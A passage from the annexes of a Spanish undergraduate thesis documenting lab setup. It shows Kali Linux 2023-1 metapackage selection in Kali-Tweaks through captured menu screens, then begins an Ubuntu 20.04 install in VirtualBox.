
Se utiliza *Kali-Tweats* para realizar modificaciones en la configuración de los repositorios de *software* que se desean utilizar desde *Kali Linux 2023-1*.






kali@kali: ~
File Actions Edit View Help
Main Menu
Hardening Configure the system for extra security
Metapackages Install specific subsets of tools for particular ne
Network Repositories Configure network repositories for APT sources
Shell & Prompt Configure the shell and command prompt
Virtualization Additional configurations for Virtual Machines
<Select>
<Quit>
<Tab>/<Alt-Tab> between elements | <Space> selects | <F12> next scree


kali@kali: ~
File Actions Edit View Help
Metapackages
[*] 802-11 Kali's 802.11 attacks tools
[*] bluetooth Kali's bluetooth attacks tools
[*] crypto-stego Kali's cryptography & steganography tools
[*] fuzzing Kali's fuzzing attacks tools
[ ] gpu Kali's GPU tools
[*] hardware Kali's hardware attacks tools
[ ] rfid Kali's RFID tools
[ ] sdr Kali's SDR tools
[*] top10 Kali's top 10 tools
[ ] voip Kali's VoIP tools
[*] windows-resources Kali's Windows resources
[*] kali-linux-default Kali's default toolset
<Apply>
<Back>
<Tab>/<Alt-Tab> between elements | <Space> selects | <F12> next scree


kali@kali: ~
File Actions Edit View Help
Metapackages
[*] hardware Kali's hardware attacks tools
[ ] rfid Kali's RFID tools
[ ] sdr Kali's SDR tools
[*] top10 Kali's top 10 tools
[ ] voip Kali's VoIP tools
[*] windows-resources Kali's Windows resources
[*] kali-linux-default Kali's default toolset
[ ] kali-linux-everything Every tool in Kali Linux
[*] kali-linux-firmware Kali's default firmware files
[*] kali-linux-headless Kali's default headless tools
[ ] kali-linux-labs Test environments for learning and practising
[*] kali-linux-large Kali's extended default tool selection
<Apply>
<Back>
<Tab>/<Alt-Tab> between elements | <Space> selects | <F12> next scree


kali@kali: ~
File Actions Edit View Help
Metapackages
Packages to install: kali-tools-802-11, kali-tools-bluetooth,
kali-tools-crypto-stego, kali-tools-fuzzing, kali-tools-hardware,
kali-tools-windows-resources, kali-linux-large
Proceed?
<OK>
<Cancel>
<Tab>/<Alt-Tab> between elements | <Space> selects | <F12> next scree






Llegados a este punto, se dispone de una instalación de *Kali Linux 2023-1* totalmente funcional la cual se puede utilizar para la realización del Trabajo de Fin de Grado.


25.3. Anexo III - Instalación de Ubuntu 20.04

En primer lugar, se procede con la descarga de la imagen de *Ubuntu-20.04 Desktop AMD-64* desde https://old-releases.ubuntu.com/releases/20.04.0


Una vez descargada la imagen, se procede con la ejecución de *Virtual Box* desde la máquina *host* a través de la GUI.





Se hace *click* sobre "Máquina -> Nueva" para importar la imagen descargada anteriormente y establecer cierta configuración previa.




Una vez realizadas las primeras configuraciones básicas, se pincha sobre “Terminar” y se inicia la máquina virtual, pero previamente se realizan estos ajustes.










